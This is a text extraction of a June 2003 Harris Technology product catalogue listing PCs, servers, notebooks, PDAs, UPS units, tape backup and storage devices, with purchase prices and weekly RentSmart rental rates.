- Intel® 845GE Chipset
- Compact Slim Tower Chassis
- 256MB 266MHz DDR (PC2100) RAM
- Integrated Intel Extreme Graphics with 266MHz Core
- 40GB HDD
- 48x12x48x CD-RW Drive
- 1.44MB FDD
- Integrated 16bit AC97 Stereo with Internal Speaker
- Integrated Intel PRO/100 Network Controller
- 6 x USB 2.0 ports (2 Front, 4 Rear)
- 2 x PS/2, 1 x Serial, 1 x Parallel Ports
- Easy Access Keyboard
- Compaq 2 Button Scroll Mouse
- Microsoft® Windows® XP Professional
- 17" S7500 CRT Display
- Microsoft® Office® XP SBE

Rent* \$23.52/wk (H3090)

\$2,099



HP Services Carepack Upgrades:
Microsoft Operating System Application Telephone Support 10 Call Pack (D6479) **\$1,699**
25 Call Pack (D6480) **\$4,285**

Server solutions

hp server tc2120 Series

The powerfully simple hp tc2120 server is specially designed for value-conscious small businesses.

- Intel® Pentium® 4 processor 2.53GHz (uni-processor)
- 256MB standard memory, (4GB max)
- ServerWorks GC-SL Chipset
- Integrated ATI Rage XL Video Controller with 8Mb Video memory
- 5 expansion slots available
- 250W Power Supply

hp server tc2120 2.53GHz/ 40GB ATA Rent* \$21.24/wk (H2511) **\$1,895**

hp server tc2120 2.53GHz/36GB SCSI II Rent* \$22.77/wk (H2514) **\$2,295**

hp server tc2120 2.53GHz/36GB SCSI I Rent* \$35.68/wk (H2515) **\$3,595**



Compaq ProLiant ML310

For growing businesses running sophisticated small applications and branch offices of larger organisations that need a platform for single-function solutions. Choosing a ProLiant server is making an investment in your company's future.

- Intel® Pentium 4 2.53GHz or 2.8GHz processor 1-P
- 256MB standard with up to 4GB DDR RAM maximum memory capacity
- Standard 40GB ATA HDD or 36GB SCSI HDD with 2 Hard drive bays
- Single-channel Ultra3 SCSI or dual channel ATA100 with integrated ATA RAID 10/100/1000
- 1 year parts, labour and on-site support

ML310 P4 2.53GHz 40GB ATA Rent* \$22.77/wk (H2516) **\$2,295**

ML310 P4 2.53GHz 36GB SCSI Rent* \$26.74/wk (H2517) **\$2,695**

ML310 P4 2.8GHz 40GB ATA Rent* \$25.75/wk (H2518) **\$2,595**

ML310 P4 2.8GHz 36GB SCSI Rent* \$28.73/wk (H2519) **\$2,895**



RENTSMART

The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

JUN

8

HARRIS TECHNOLOGY™



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Notebooks and Handheld

Compaq Evo N800v Notebook

- Mobile Pentium® 4-M 2.0GHz with SpeedStep technology
- 15.0" colour TFT SXGA+ display
- 256MB DDR SDRAM (266Mhz)
- 40GB HDD
- Optional 3.5" 1.44MB FDD
- DVD/ CD-RW drive
- Integrated Mini PCI v.92/56K modem and ethernet
- Microsoft® Windows® XP Professional
- 1 year courier pick-up warranty



Rent* \$34.68/wk (H2610) **\$3,495**

Compaq Tablet PC TC1000

- Transmeta Crusoe TM5800 1GHz processor
- 10.4" Colour TFT XGA Display
- 30GB HDD, optional diskette or optical drive available for purchase with External USB cradle or docking solution options
- Integrated 56K/v.90 modem, 10/100 ethernet and 802.11b WLAN
- 256MB 133MHz SDRAM Expandable to 768MB
- 6-cell Li-Ion Battery for over 5 hours battery life
- Removeable Keyboard
- Microsoft® XP Professional Tablet PC Edition



Rent* \$37.66/wk (G5985) **\$3,795**

hp iPAQ H1915 Pocket PC

- 200MHz Xscale processor
- Small size 113.3mm x 69.8mm x 12.8mm
- Lightweight - only 120gms
- 64MB RAM
- Microsoft® Pocket PC 2002
- Transreflective colour display with LED backlight for easy viewing indoors or out
- Removeable/rechargeable battery
- Security Digital / Multimedia card slot



Rent* \$7.79/wk (J2359) **\$699**

Not all items are
 in stock at all
 stores but can be
 ordered for Pick-
 up or Delivery.
HARRIS
 TECHNOLOGY.
*Delivery charges extra.



Accessories

Compaq
 256MB DDR
 SDRAM
 (266MHz)
 (F1628)
\$375

Compaq
 USB Floppy
 Diskette Drive
 (C4948)
\$95

Compaq
 Basic Port
 Replicator
 (J2060)
\$295

Compaq
 Slimline
 Notebook Case
 (C3192)
\$70

Reliability, stability & room to grow

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
**HARRIS
TECHNOLOGY**
*Delivery charges extra.

Need to
configure a PC
to your own
needs?
Call Harris
Technology on
1300 13 9999

The Ipex T400, powered by Intel® Pentium® 4 processor technology, is ideal for the small business user looking for a system with the performance and expansion capabilities to grow and adapt with your need

• Ipex T400 XL Altair 2.53

- Intel® Pentium® 4 processor 2.53GHz
- 256MB DDR RAM
- 60GB HDD @ 7200RPM
- CD-RW
- GeForce4 MX440 64MB with TV out
- Sound Onboard
- External Speakers
- 10/100 LAN Onboard

With 17" CRT Monitor

Rent* \$22.40/wk (J0466) **\$1,999**

- USB 2.0 Onboard
- Internal 56K Modem
- Ipex Wireless Mouse & Keyboard
- 1 Year RTB Warranty
- Microsoft® Windows® XP Home
- OEM MS Works 7.0
- OEM Symantec NAV
- OEM Nero Burning ROM

With 15" TFT Monitor

Rent* \$22.81/wk (J0467) **\$2,299**



IPEX LCD MONITORS

IPEX 15" LCD



- Max Res: 1024 x 768 @ 75Hz
- Multimedia with tilt & swivel base.

Rent* \$7.61/wk (C9400)

\$679

IPEX 17" LCD



- Max Res: 1024 x 768 @ 75Hz, 1280 x 1024 @ 60Hz

Rent* \$11.87/wk (H1959)

\$1,059

• Ipex T400 XL Altair 2.66

- Intel® Pentium® 4 processor 2.66GHz
- 512MB DDR RAM
- 80GB HDD @ 7200RPM
- DVD/CD-RW Combo
- GeForce4 MX440 64MB with TV out
- Sound Onboard
- External Speakers
- 10/100 LAN Onboard

With 17" TFT Monitor

Rent* \$28.77/wk (J0470) **\$2,899**

- USB 2.0 Onboard
- Internal 56K Modem
- Ipex Wireless Mouse & Keyboard
- 1 Year RTB Warranty
- Microsoft® Windows® XP Home
- OEM MS Works 7.0
- OEM Symantec NAV
- OEM Nero Burning ROM

With 15" TFT Monitor

Rent* \$25.79/wk (J0469) **\$2,599**



• Ipex Convergence™ XL

- Intel® Pentium® 4 processor 2.4GHz
- 256MB DDR RAM
- 40GB HDD @ 7200RPM
- CD-ROM
- Integrated Intel Extreme Graphics Onboard
- Sound Onboard
- 10/100 LAN Onboard
- USB 2.0 Onboard

- Ipex Mouse & keyboard
- 3.5" 1.44MB Floppy drive
- 3 Years RTB Warranty
- Microsoft® Windows® XP Professional
- OEM Symantec NAV

With 15" TFT Black Monitor

Rent* \$22.40/wk (J0475) **\$1,999**



• Ipex CentraNAS E8iR - NAS (Network Attached Storage) Appliance

- Slim OS and 512MB Memory
- Rack mount case with LCD Panel for setup & Status
- Web-Based Management Console
- System Monitoring and Alerts
- Dual 10/100 Ethernet Ports
- Multi-Protocol Support
- RAID 5 + Global Hot Spare
- Hot Swap Drives and cooling fans
- Data Synchronization for replication and distribution (eg. One-to-Many)
- Upgrade PCI slot for extra NIC
- Optional:**
 - Redundant, hot swap, power supply
 - CD-RW, DVD-RW integration
 - IDE Tape integration (specific model)
 - Tower version

| MODEL | CentraNAS 320* | CentraNAS 640* | CentraNAS 960* | CentraNAS 1440* |
|-------------------------------------|------------------|------------------|------------------|------------------|
| HARD DISK (7200RPM) | 8 x 40GB | 8 x 80GB | 8 x 120GB | 8 x 180GB |
| RAW CAPACITY | 320GB | 640GB | 960GB | 1.4TB |
| CAPACITY - Raid 5 + Hot Spare Drive | 240GB | 480GB | 720GB | 1TB |
| RENT | Rent* \$43.51/wk | Rent* \$51.63/wk | Rent* \$59.63/wk | Rent* \$77.77/wk |
| PRODUCT CODE | (J2711) | (J2712) | (J2713) | (J2714) |
| PRICE | \$4,599 | \$5,595 | \$6,699 | \$9,275 |

*Warranty 1 Year onsite (Sydney/Brisbane/Melbourne/Adelaide/Perth/Canberra - 50KM Metro) 2nd & 3rd year warranty options available as well as upgraded warranty response.

Ipex recommends Microsoft® Windows® XP. All Images are for illustration purposes only
Intel, the Intel Inside logo and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

JUN

10

**HARRIS
TECHNOLOGY™**



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS ARE SUBJECT TO APPROVAL

Get Mobile... Get Targus

PRESENTER BUNDLE WITH FREE USB HUB

For your PC, Notebook or Projector



Receive
this Ultra Mini
USB 4-Port Hub
FREE*

HTP03 (J2026)

\$195*

Offer Valid until June 30th 2003 or while stocks last

New Top Loading Notebook Cases

- Easy to get in and out of the notebook section
- Patented SafePORT Air Protection System
- Lightweight design



Standard
TTL300
(J2023)

Deluxe
TTL400
(J2024)

\$129 \$159

Deluxe model includes an expanding file section

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
HARRIS
TECHNOLOGY.
*Delivery charges extra.

PDA ACCESSORIES



Universal Slip
Case
CHUS01 (H9604)
\$12



Universal
Organiser
PDAT01 (H9610)
\$20



Universal
Organiser Sport
PDAT05
(H9611)
\$16



Charger Sync
Cable for
Toshiba PA255U
(H9138)
\$44

Also available for:
HP Jornada
PA285U (F9292)

\$35

iPAQ 36xx
PA290U (E0378)

\$35

iPAQ 38xx
CQ295U (F9333)

\$34

Targus has a wide range of notebook cases to suite your larger sized notebook



Lappac 5 in Luxurious Koskin

CK55 (I0353) **\$75**

Blacktop Platinum Standard

CPT300 (H9607) **\$75**

Blacktop Platinum Deluxe

CPT400 (H9608) **\$92**

Sportline Backpack Deluxe

TSB315 (F0754) **\$119**

Universal Wireless Keyboard

- This one keyboard works with the world's most popular PDAs, Palm and Pocket PCs
- PDA / mobile phones and smart phones
- Discover true flexibility



PA870U (J2020) **\$149**

LapDesk™

Folding workspace for your notebook or keyboard

- Thin Lightweight design only 1.6cm thick & 624g
- Rigid & sturdy workspace (28 x 50.8cm)
- Keeps the heat off your lap!



Image for illustration only
Notebook not included

PA243U (J2022) **\$69**

Wireless Optical Notebook Mouse

- Compact Design for ease of travel
- On/Off switch with sleep mode and touch sensor features
- Small USB receiver with 90 degree swivel adapts to limited workspace
- FREE carry pouch



PAWM10U (J2025) **\$69**

Auto Air Adapter

- Plug virtually any notebook into airline seats or into vehicles with a standard cigarette lighter for power or re-charging.



PA360 - most IBM,
Toshiba & Compaq
PA380 - most Dell, HP,
Sony, Fujitsu
& Panasonic

PA360U (F0747) **\$216**

PA380U (F0748) **\$216**

SONY

RENTSMART
*The figures quoted are based on a per-week basis over 3 years. T.A.P. Terms & Conditions apply.

Prices are subject to change. Check here for latest prices & products

Web Direct
www.ht.com.au/cat/sony

The latest Digital Camera range from Sony

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

Digital Still Cameras


Cyber-shot

MPDAP20U Portable PC Combo Drive



- MS Reader
- Audio Player
- 24xCD Record
- 8xCD ReWriter
- 8xDVD Player

Rent* \$7.83/wk

(G6141)

\$699


DRU-500A Internal DVD +/- RW Drive

- IDE Interface

Rent* \$7.83/wk

(G3658)

\$889

DRX-500UL External DVD +/- RW Drive

- iLINK & USB2.0 Interface

Rent* \$11.50/wk

(G3657)

\$1,026

DSCP32



- 3.2 Mega Pixel
- 5x Playback Zoom
- 1.6" Colour LCD
- MPEG Movie VX

(H1620)

\$495

DSCP72



- 3.2 Mega Pixel
- 3x Playback Zoom
- Smart Zoom
- 1.6" Colour LCD
- MPEG Movie VX

Rent* \$7.79/wk

(H1622)

\$695

DSCP85



- 3.2 Mega Pixel
- 3x Optical Zoom
- Smart Zoom
- 1.5" Colour LCD
- MPEG Movie VX

Rent* \$9.51/wk

(H9498)

\$849

DSCFX77



- 4.0 Mega Pixel
- Bluetooth
- Smart Zoom
- 1.5" Colour LCD
- MPEG Movie HQX
- Carl Zeiss Lens

Rent* \$12.31/wk

(H9503)

\$1,099

DSCP105



- 5.0 Mega Pixel
- 3x Optical Zoom
- Smart Zoom
- 1.5" Colour LCD
- MPEG Movie VX
- Built-in Mic & Speaker

Rent* \$13.43/wk

(I0020)

\$1,199

All cameras supplied with battery, charger, software, USB cable and memory stick.

StorStation - AIT Internal or External Tape Backup Kits



During 01/05/03 to 30/06/03 AIT 3 kits include 10 x AIT3 100-260GB tapes bundled FREE OF CHARGE!

| | | | | |
|--------------------|---|------------------|---------|----------------|
| SDX420B | 35-90GB AIT 1 IDE Internal Backup kit | Rent* \$17.58/wk | (F9899) | \$1,569 |
| SDX520B | 50-130GB AIT 2 IDE Internal Backup kit | Rent* \$29.72/wk | (I0026) | \$2,995 |
| SDX400B | 35-90GB AIT 1 SCSI Internal Backup kit | Rent* \$23.77/wk | (C7480) | \$2,395 |
| SDXD400B | 35-90GB AIT1 SCSI External Backup kit | Rent* \$26.59/wk | (C7478) | \$2,680 |
| SDX500B | 50-130GB AIT2 SCSI Internal Backup kit | Rent* \$34.68/wk | (E1026) | \$3,495 |
| SDXD500B | 50-130GB AIT2 SCSI External Backup kit | Rent* \$37.79/wk | (E1027) | \$3,995 |
| SDX700BKIT | 100-260GB AIT3 SCSI Internal Backup kit | Rent* \$64.33/wk | (E1029) | \$7,228 |
| SDXD700BKIT | 100-260GB AIT3 SCSI External Backup kit | Rent* \$72.44/wk | (G2855) | \$8,139 |

All StorStation drives supplied with a 3-Year Advanced Exchange Warranty.

JUN

12
**HARRIS
TECHNOLOGY™**


PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



FINANCE METHODS ARE SUBJECT TO APPROVAL

/AIO & Clie: power & style for the mobile professional

PCGFR700



- AMD Athlon 1800+
- 14.1" XGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 30GB HDD
- USB 2.0

***PLUS BONUS BAG!**



- Pentium 4 2.40GHz
- 15" SXGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 60GB HDD
- 32MB Video Memory

PCGGR20



***PLUS BONUS BAG!**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
 *Delivery charges extra.

*Bonus bag bundled with product.
 Offer available from 1/06/03 to 30/06/03 or while stocks last

PCGZ1GP



- Pentium M 1.3GHz
- 14.1" SXGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 60GB HDD
- USB 2.0
- Integrated Wireless LAN

Rent* \$42.56/wk (H9974) **\$4,499**

Rent* \$32.74/wk

(H9973) **\$3,299**

PCGV505P



***PLUS BONUS BAG!**



- Pentium 4 1.8GHz-M
- 12.1" XGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 60GB HDD
- Integrated Wireless LAN

Rent* \$40.67/wk

(H0644) **\$4,299**

Click to DVD



- Pentium 4 2.6GHz
- 16.1" UXGA Display
- 512MB RAM
- 60GB HDD
- DVD+/-RW Drive

PCGGRV7P



Rent* \$55.36/wk

(H0642) **\$5,999**

All VAIO models feature 56K modem, 10/100 LAN, i.LINK, USB and a full suite of multimedia software (including Photoshop Elements and Symantec Norton AntiVirus).

PEGSJ22G

- Palm OS 4.1
- DragonBall VZ 33MHz
- 320 x 320
- Colour Display
- 16MB Memory



PEGSJ33G

- Palm OS 4.1
- Dragonball VZ 66MHz
- 320 x 320 Colour Display
- 16MB Memory
- ATRAC3/MP3 Audio Playback with earphones

(H9982) **\$449**

PEGTG50G

Rent* \$9.51/wk (H9981) **\$849**

- Palm OS 5.0 • Intel PXA250 200MHz
- 320 x 320 Colour Display • Integrated Bluetooth™ • Integrated Keyboard with illumination • Voice Record Function • ATRAC3/MP3 Audio Playback with earphones

Rent* \$7.83/wk

(H0804) **\$699**

PEGNX70VG

- Palm® OS 5.0
- Intel PXA250 200MHz
- 320 x 480 Colour Display
- Built-in Camera
- Wireless LAN Expansion slot
- Integrated Keyboard
- Voice Record Function
- ATRAC3/MP3 Audio Playback with earphones

Rent* \$11.75/wk

(G3864) **\$1,049**



PEGNZ90G

- Palm® OS 5.0
- Intel PXA250 200MHz
- 320 x 480 Display
- 2.0 Megapixel Camera
- Integrated Bluetooth™
- Wireless LAN Expansion slot
- Integrated Keyboard
- ATRAC3/MP3 Audio Playback with earphones

Rent* \$19.04/wk

(H0801) **\$1,699**

All Clie models feature memory stick slot, jog dial with back button and a full suite of multimedia software.

MICRO VAULT



- USB2.0
- Storage Device
- Compatible with USB1.1
- Plug 'n' Play
- Password lock software

USM32U2
 32MB RAM (G8386)
\$95

USM64U2
 64MB RAM (G8388)
\$135

USM128U2
 128MB RAM (G8390)
\$215

USM256U2
 256MB RAM (G8394)
\$375



Power Back Up = Power Protection

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

APC



PNote Pro (99592)

\$45



Surge Arrest 5 Strip (A0098)

\$55



APC Symmetra Power Array 8kVA, exp. to 16kVA (71087)

Rent* \$113.44/wk

\$13,995

So good we use it ourselves!

RENTSMART

* The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

Back-UPS ES 350/500

Affordable battery backup

The new APC Back-UPS ES 350/500 is an affordable battery backup to provide continued uptime and hardware protection for home and home office. Three battery and surge, two surge only outlets, phone, modem, fax and DSL data line surge protection, computer interface port for USB communications and ships with file saving and auto-shutdown software. 2 year warranty.



Back-UPS ES 350va (E1093)

\$185

Back-UPS ES 500va (E0709)

\$235

\$150,000
Lifetime Connected Equipment Protection!
(See back for details)

Smart-UPS with USB Support

Smart-UPS 1000VA, 1500VA

Smart-UPS protects your data by supplying network-grade battery backup when power fails. PowerChute® Plus software will safely store data and shut down your network operating system before the battery is fully discharged. APC Smart-UPS is the perfect UPS for file servers, minicomputers, Internet hubs, telecom systems and other mission-critical applications.



APC Smart-UPS 1000VA

Rent* \$11.04/wk (D9337)

\$985

APC Smart-UPS 1500VA

Rent* \$14.85/wk (D4218)

\$1,325

Back-UPS Pro® for Workstations

Smart battery backup & high performance surge suppression

Including additional outlet for protection of printers, audible alarms, phone/modem protection, user replaceable hot swappable batteries. PowerChute® Plus software.



APC Back-UPS Pro 650Si (76638)

\$485

APC Back-UPS Pro 1000VA

Rent* \$8.01/wk (41355)

\$715

APC Back-UPS Pro 1400VA

Rent* \$12.31/wk (A4490)

\$1,099

Smart-UPS Rackmount

Smart-UPS 750VA, 1000VA

APC's slim line rack-mount Smart-UPS deliver premium uninterruptible power and the most advanced performance features available. With PowerChute® plus software the uninterruptible power supply (UPS) will safely store data and shut down your network operating system before the battery is fully discharged, whether you're there or not. SmartSlot internal accessory slot allows you to install optional accessories to enhance the performance of your UPS.



APC Smart-UPS 750VA

Rent* \$12.16/wk (H0659)

\$1,085

APC Smart-UPS 1000VA

Rent* \$15.80/wk (H0660)

\$1,410

JUN

14

HARRIS TECHNOLOGY™



FINANCE METHODS ARE SUBJECT TO APPROVAL

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

RENTSMART

BECAUSE BUYING ISN'T

Prices are subject to change. Check here for latest prices & products!!

Web
Directwww.ht.com.au/cat/rentsmart**Keep your cash flowing**

stay ahead
of technology
and
Rent
instead!

**SAVE YOUR MONEY**

There are no deposits or upfront payments. So with RentSmart you can keep your money working for you in more profitable ways.

**ALWAYS HAVE THE LATEST***

RentSmart enables you to trade-up to the latest equipment as your needs change or your equipment outdates. RentSmart gives you greater technology purchasing power.

**TAX DEDUCTIBLE**

If you are using your equipment for business purposes, your rental payments can be fully tax deductible.

**GET MORE EQUIPMENT**

RentSmart gives you greater technology purchasing power.

**FAST APPROVAL**

You can be approved to RentSmart up to \$20,000 of equipment in just minutes whether you're in store or at your office.

**SPREAD YOUR COSTS**

Choose from a 2, 3 or 4 year rental plan to spread the cost of your equipment over its useful life.

* Recommended from 2/3 way through your contract. Additional charges may apply.

**RENT OVER
\$2,000 &
RECEIVE A
FREE***



**X75 LEXMARK
MULTI FUNCTION
CENTRE FROM
RENTSMART**

Terms And Conditions: Offer is available to approved customers who RentSmart computer equipment at any Harris Technology store. Rent over \$2,000 and receive a FREE X75 Lexmark MFC from RentSmart. Offer is available from 20 May 2003 to 30 June 2003. RentSmart is a rental facility operated by RentSmart Pty Ltd. ACN 073 225 457. Not to be used in conjunction with any other RentSmart offer.

*Conditions Apply.

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

IT & T AWARDS
**RESELLER
OF THE YEAR
2002**

**Fyshwick Business Centre
NOW OPEN
IN ACT!**

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

RENTSMART

BECAUSE BUYING ISN'T

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au

Order on-line

www.ht.com.au

JUN

15

Next Generation Backup Solutions

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

MEDIA

DLT Tape Media IIIXT
15/30GB Tape
(68362)

\$79

DLT Tape IV Media 20/80GB
(71231)

\$125

DLT Cleaning Tapes
(97851)

\$83

Super DLT Media
110/320 GB
(B9825)

\$233

LTO Ultrium
100/200 GB Tape
(D1500)

\$144

1 Super DLT Cleaning Tape
(E4874)

\$199

LoaderXpress

- DLT1, DLT8000, SuperDLT - up to 1.1TB, 10 Cartridges
- LTO Ultrium - up to 1.1TB, 11 Cartridges.

The LoaderXpress is a family of autoloaders which combine the latest drive technology with field-proven and award winning robotics first introduced by Overland. This line is an excellent entry point for users who require tape automation on a modest budget. LoaderXpress products support the LATEST in tape technology.

LXL1B10T Single DLT1 Tape Drive

Rent* \$79.59/wk (A0476) **\$9,492**

LXLS810ST Single DLT8000 Drive

Rent* \$83.66/wk (F3150) **\$9,978**

LXL1S10T Single SuperDLT 220 BRC Drive

Rent* \$168.13/wk (B6370) **\$20,898**

LXL1U11T Single LTO Ultrium Drive

Rent* \$163.80/wk (E6376) **\$20,360**

AIT PowerLoader

- AIT-2, AIT-3 drives - 950GB, 1900GB, 19 Cartridges plus mail slot
- 1 or 2 drives - field-upgradeable, bar code reader standard.




LP2L119TB Single AIT-2 Tape Drive

Rent* \$121.91/wk (F3177) **\$15,039**

LP3L119TB Single AIT-3 Tape Drive

Rent* \$157.44/wk (F3179) **\$19,569**



Neo Series 2000 System

Up to 96TB native

Up to 16 drives

Up to 240 cartridges

PowerLoader

- DLT1, DLT8000, SuperDLT-up to 1.7TB, 15 or 17 Cartridge
- 1-2 drives, field-upgradeable, barcode reader standard

Overland PowerLoaders offer a step up in capacity and performance at a minimal cost for users who may currently use a standalone tape drive or small autoloader and now need more performance. Overland offers a series of autoloaders that can be field upgraded to two drives. The PowerLoader offers the most popular drive technologies ensuring that existing tape media archives can be read.

LXM1L117TB Single LTO Tape Drive 17 tape capacity

Rent* \$172.17/wk (H0638) **\$21,400**

LXM8115TB Single DLT8000 Tape Drive 15 tape capacity

Rent* \$111.58/wk (F3171) **\$13,765**

LXM1S115TB Single SuperDLT 220 BRC Drive 15 tape capacity

Rent* \$167.42/wk (F3175) **\$20,810**

LXM2S115TB Single SuperDLT 320 BRC Drive 15 tape capacity

Rent* \$181.17/wk (H9768) **\$22,519**

Neo Series 2000

- DLT8000, SuperDLT, LTO Ultrium - up to 6TB
- 1 or 2 drives - fieldupgradeable
- 26 (DLT8000, SDLT) or 30 (LTO) cartridges.

The Neo series is the newest library family from Overland and provides unprecedented levels of availability through Non-Sto Operation, investment protection through SmartScale Architecture and flexible connectivity to direct attach or SAN environment through Virtual Interface Architecture.

LXN2130R2UL Single LTO-2 Tape Drive

Rent* \$Call/wk (H9769) **\$32,100**

LXN2126T1SL Single SDLT220 Tape Drive

Rent* \$231.90/wk (F3182) **\$28,799**

LXN2126T2SL Single SDLT320 Tape Drive

Rent* \$Call/wk (F4315) **\$30,695**

LXN2130T1UL Single LTO-1 Ultrium Tape Drive

Rent* \$233.11/wk (F3185) **\$28,975**

Best Storage Solutions

d2 External Hard Disks

The LaCie d2 range is a professional flexible system. Made of extruded aluminium and Zamac alloy, which are the same materials used in Formula 1 cars design for their unique features: robustness, lightweight and fast cooling. BD packages include a Kensington cable lock and power lock for excellent security. The drive switches on and off with your computer and features a front power button and blue activity LED. Supplied with drivers for PC. Drives can be used stacked horizontally or can be mounted in a 1U 19" rack (kit sold separately).



Stackable

| | | |
|--|--------------------------|----------------|
| 80GB 7200rpm USB 2.0 | (G1817) | \$459 |
| 120GB 7200rpm USB 2.0 | (G1281) | \$549 |
| 200GB 7200rpm USB 2.0 | Rent* \$8.84/wk (G4245) | \$789 |
| 80GB 7200rpm FireWire | (G1744) | \$459 |
| 120GB 7200rpm FireWire | (F7923) | \$535 |
| 200GB 7200rpm FireWire | Rent* \$8.84/wk (G3138) | \$789 |
| 200GB BD 7200rpm USB 2.0 & FireWire & F800* | Rent* \$10.92/wk (J0708) | \$975 |
| Rack mountable 400GB BD 7200rpm USB 2.0 & FireWire & F800* | Rent* \$18.42/wk (J0709) | \$1,644 |
| 500GB BD 7200rpm USB 2.0 & FireWire & F800* | Rent* \$22.41/wk (J0710) | \$2,258 |

*F800 is a new FireWire interface doubling transfer rate (up to 100MB/s) of current FireWire interface. Requires specific F800 card to take advantage of the performance.



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
Phoneline charge extra.

NEW

LaCie Data Bank 20GB
USB & FireWire & design by F.A. Porsche.

Rent* \$7.68/wk (H2008)

\$686

d2 External CD-R 52x

LaCie CD-R 52x is one of the fastest CD-Recorder on the market, burning a full 700MB CD in less than 2 minutes. It comes complete in the now famous d2 casing, with all software for PC, cables and one CD-R media. Quiet and efficient.



CD-RW 52/24/52 USB 2.0 (H0517) **\$315**

CD-RW 52/24/52 FireWire (H0519) **\$355**

CD-RW 52/24/52 USB 2.0 & FireWire (H0368) **\$385**

CD Duplicator 1-2-1 standalone & connected mode:


CD Duplicator CDR52+DVD16x USB2.0

Rent* \$8.60/wk (J0485) **\$768**



d2 External DVD-R Pioneer's

LaCie CD-R/ DVD-R is based on Pioneer A05 mechanism: DVD-R 4x / DVD-RW 2x / CD-R16x / CD-RW 8x. It comes complete with all software for PC, all cables and one DVD-R and CD-RW media.



DVD-R/RW/CD-R/RW (A05)

USB 2.0 & FireWire

Rent* \$8.95/wk (G9780) **\$799**

DVD-R/RW/CD-RW (A05) Internal IDE drive

(G9595) **\$539**

Pocket Hard Disks

LaCie Pocket hard disks are the most robust and mobile drives on the market. Made of light aluminium for better cooling and fully moulded in a silicon bumper for protection. Includes USB 2.0 and bus powered FireWire interface, complementary power supply and drivers.



20GB USB 2.0 & FireWire

(F5369) **\$409**

40GB USB 2.0 & FireWire

(F5371) **\$525**

60GB USB 2.0 & FireWire

Rent* \$7.67/wk

(G6146) **\$685**

d2 Ethernet disks

The most affordable NAS drive to share data simultaneously among 25 users. Connect to it up to 500 users (Mac, PC & Unix) on any type of network. Windows XP embedded. USB 2.0 & FireWire expansion ports to increase capacity easily. Include Backup function with scheduler. Auto-sensing 10baseT & 100baseTX or higher.

(250GB) 7200rpm 8MB cache Ethernet disk

Rent* \$23.60/wk (J0705) **\$2,378**

(500GB) 7200rpm 8MB cache Ethernet disk

Rent* \$33.08/wk (J0706) **\$3,333**



LaCie USB Floppy Drive (F8125)

\$99

Smart Storage Solutions

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.

**HARRIS
TECHNOLOGY**

*Delivery charges extra.

NEW!

**iomega
Mini Drive**

iomega USB
mini-Drives
weigh less than
20gms can be
carried with
your keys or in
your pocket.
Come with 3
years warranty
32 bit processor
for greater speed
and versatility,
iomega's unique
security and
software.

64MB



(G8250)

\$119

128MB



(G9836)

\$169

256MB



(H9652)

\$299

(images for illustration
purposes only)

Zip 750MB Drive

More speed and more capacity,
this NEW 750MB drive and disk
is the fastest and most
durable, portable storage
solution to back up your
important data.

iomega Automatic Backup
software makes backup a snap and
iomega Sync software helps transfer files between
computers. Zip 750MB drives and disks are the smart data
storage choice.

USB 2.0 (F9601) \$370

Firewire (G2978) \$397

**Zip 100MB USB Powered**

An affordable total storage solution
as easy to use, but far superior
to the floppy drive.

iomega's Zip® 100MB
USB-Powered drive
is affordable,
reliable, easy to use
and has
a sleek, durable design
powered through the USB cable for
complete plug-and-play compatibility.



(D0587) **\$165**

250MB USB Powered (B6404) \$287

External Hard Disk Drive

iomega External Hard Drive adds
secure storage easily
and quickly.

It comes complete
with iomega Sync™
and Automatic
BackUp™ disaster
recovery software to
protect your files.



USB2 Card sold separately

USB 2.0 80GB

(F9625) **\$485**

USB 2.0 120GB

Rent* \$6.89/wk (F9789) **\$615**

Portable Hard Disk Drive

iomega portable hard drive is a complete
solution that makes security,
recovery and data storage
easy.

QuickSync™ automatic
back-up and disaster
recovery software protects
your files. Built in a durable, slim design
that's easy to take with you.



USB2 Card sold separately

USB 2.0 20GB (G4671) \$439

Rent* \$6.97/wk **USB 2.0 40GB (F9794) \$622**

NAS Servers

NEW!

**NEW range of NAS Servers up to 1.44 TB are coming soon.
Call Harris Technology for Pricing!**

**CD-RW 52x24x52 USB 2.0**

For the fastest and easiest way to
save and share music, photos
and more, choose an
iomega® CD-RW drive. With
up to 52x24x52 write/
rewrite/read speeds you can
burn a 60-minute CD in less than 3
minutes. Includes plug-and-play functionality for portability,
buffer under-run protection for reliability and iomega
HotBurn® Pro software with advanced functionality easy CD
customization, burning MP3s and organizing digital photos.
(USB 2 Card sold separately)



(J0752) **\$357**

**Predator CD-RW 40x24x40
USB 2.0**

